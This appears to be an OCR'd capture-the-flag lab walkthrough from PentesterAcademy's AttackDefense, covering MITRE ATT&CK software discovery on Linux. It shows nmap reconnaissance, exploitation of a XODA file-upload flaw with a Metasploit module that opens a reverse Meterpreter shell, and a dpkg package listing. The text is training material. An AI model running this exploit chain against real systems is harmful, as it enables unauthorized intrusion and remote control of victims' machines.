
ATTACK
DEFENSE
by PentesterAcademy

Name	T1518 : Software Discovery
URL	https://attackdefense.com/challengedetails?cid=1862
Type	MITRE ATT&CK Linux : Discovery

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Identify the softwares installed on the system

Solution:

Step 1: Check the IP address of the attacker machine.

Commands: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
19160: eth0@if19161: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.6/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
19164: eth1@if19165: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:72:23:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.114.35.2/24 brd 192.114.35.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target machine.

Command: nmap 192.114.35.3

```
root@attackdefense:~# nmap 192.114.35.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-20 17:54 UTC
Nmap scan report for target-1 (192.114.35.3)
Host is up (0.000015s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:C0:72:23:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

Step 3: Check the HTTP content hosted on port 80 of the target machine.

Command: curl 192.114.35.3

```
root@attackdefense:~# curl 192.114.35.3
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                        <script language="JavaScript" type="text/javascript">
                        //<![CDATA[
                        var countselected=0;
                        function stab(id){var _10=new Array();for(i=0;i<_10.length;i++){document.getEle
mentById(_10[i]).className="tab";}document.getElementById(id).className="stab";}var allfiles=new Array(
'');
                        //]]>
                </script>
                <script language="JavaScript" type="text/javascript" src="/js/xoda.js"></script>
                <script language="JavaScript" type="text/javascript" src="/js/sorttable.js"></script>
```

As mentioned in the challenge, a XODA webapp instance is running on the system which can be exploited using “exploit/unix/webapp/xoda_file_upload” metasploit module

Step 4: Start msfconsole.

Command: msfconsole

```
root@attackdefense:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Cannot assign requested address
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?

[-] ***
```

Step 5: Select the mentioned module and set the parameter values.

Commands:
use exploit/unix/webapp/xoda_file_upload
set RHOSTS 192.114.35.3
set TARGETURI /
exploit

```
msf5 > use exploit/unix/webapp/xoda_file_upload
msf5 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.114.35.3
RHOSTS => 192.114.35.3
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.114.35.2:4444
[*] Sending PHP payload (nFQlyHMMLDpets.php)
[*] Executing PHP payload (nFQlyHMMLDpets.php)
[*] Sending stage (38247 bytes) to 192.114.35.3
[*] Meterpreter session 1 opened (192.114.35.2:4444 -> 192.114.35.3:45398) at 2020-04-20 18:02:07 +0000
[!] Deleting nFQlyHMMLDpets.php

meterpreter >
```

A meterpreter session is spawned on the target machine.

Step 6: Start a command shell and check the present working directory.

Commands:
shell
pwd
whoami

```
meterpreter >
meterpreter > shell
Process 890 created.
Channel 0 created.
pwd
/app/files
whoami
www-data
```

Step 7: Run the command "dpkg -l" to list all the packages installed on the target machine.

Command: dpkg -l

```
dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                          Version                                  Architecture Description
+++-=============================-========================================-============-================================================================
=====================
ii  adduser                       3.113+nmu3ubuntu3                        all          add and remove users and groups
ii  apache2                       2.4.7-1ubuntu4.22                        amd64        Apache HTTP Server
ii  apache2-bin                   2.4.7-1ubuntu4.22                        amd64        Apache HTTP Server (binary files and modules)
ii  apache2-data                  2.4.7-1ubuntu4.22                        all          Apache HTTP Server (common files)
ii  apt                           1.0.1ubuntu2.24                          amd64        commandline package manager
ii  apt-transport-https           1.0.1ubuntu2.24                          amd64        https download transport for APT
ii  apt-utils                     1.0.1ubuntu2.24                          amd64        package management related utility programs
ii  base-files                    7.2ubuntu5.6                             amd64        Debian base system miscellaneous files
ii  base-passwd                   3.5.33                                   amd64        Debian base system master password and group files
ii  bash                          4.3-7ubuntu1.7                           amd64        GNU Bourne Again SHell
ii  bsdutils                      1:2.20.1-5.1ubuntu20.9                   amd64        Basic utilities from 4.4BSD-Lite
ii  busybox-initramfs             1:1.21.0-1ubuntu1.4                      amd64        Standalone shell setup for initramfs
ii  bzip2                         1.0.6-5                                  amd64        high-quality block-sorting file compressor - utilities
ii  ca-certificates               20170717~14.04.2                         all          Common CA certificates
ii  console-setup                 1.70ubuntu8                              all          console font and keymap setup program
ii  coreutils                     8.21-1ubuntu5.4                          amd64        GNU core utilities
ii  cpio                          2.11+dfsg-1ubuntu1.2                     amd64        GNU cpio -- a program to manage archives of files
ii  cron                          3.0pl1-124ubuntu2                        amd64        process scheduling daemon
ii  dash                          0.5.7-4ubuntu1                           amd64        POSIX-compliant shell
ii  debconf                       1.5.51ubuntu2                            all          Debian configuration management system
ii  debconf-i18n                  1.5.51ubuntu2                            all          full internationalization support for debconf
ii  debianutils                   4.4                                      amd64        Miscellaneous utilities specific to Debian
ii  dh-python                     1.20140128-1ubuntu8.2                    all          Debian helper tools for packaging Python libraries and ap
plications
ii  diffutils                     1:3.3-1                                  amd64        File comparison utilities
ii  dmsetup                       2:1.02.77-6ubuntu2                       amd64        Linux Kernel Device Mapper userspace library
ii  dpkg                          1.17.5ubuntu5.8                          amd64        Debian package management system
ii  e2fslibs:amd64                1.42.9-3ubuntu1.3                        amd64        ext2/ext3/ext4 file system libraries
ii  e2fsprogs                     1.42.9-3ubuntu1.3                        amd64        ext2/ext3/ext4 file system utilities
ii  eject                         2.1.5+deb1+cvs20081104-13.1ubuntu0.14.04.1 amd64      ejects CDs and operates CD-Changers under Linux
ii  file                          1:5.14-2ubuntu3.4                        amd64        Determines file type using "magic" numbers
```

Upon running the command "dpkg -l", all the packages installed on the target machine was listed.

References:

1. Software Discovery (https://attack.mitre.org/techniques/T1518/)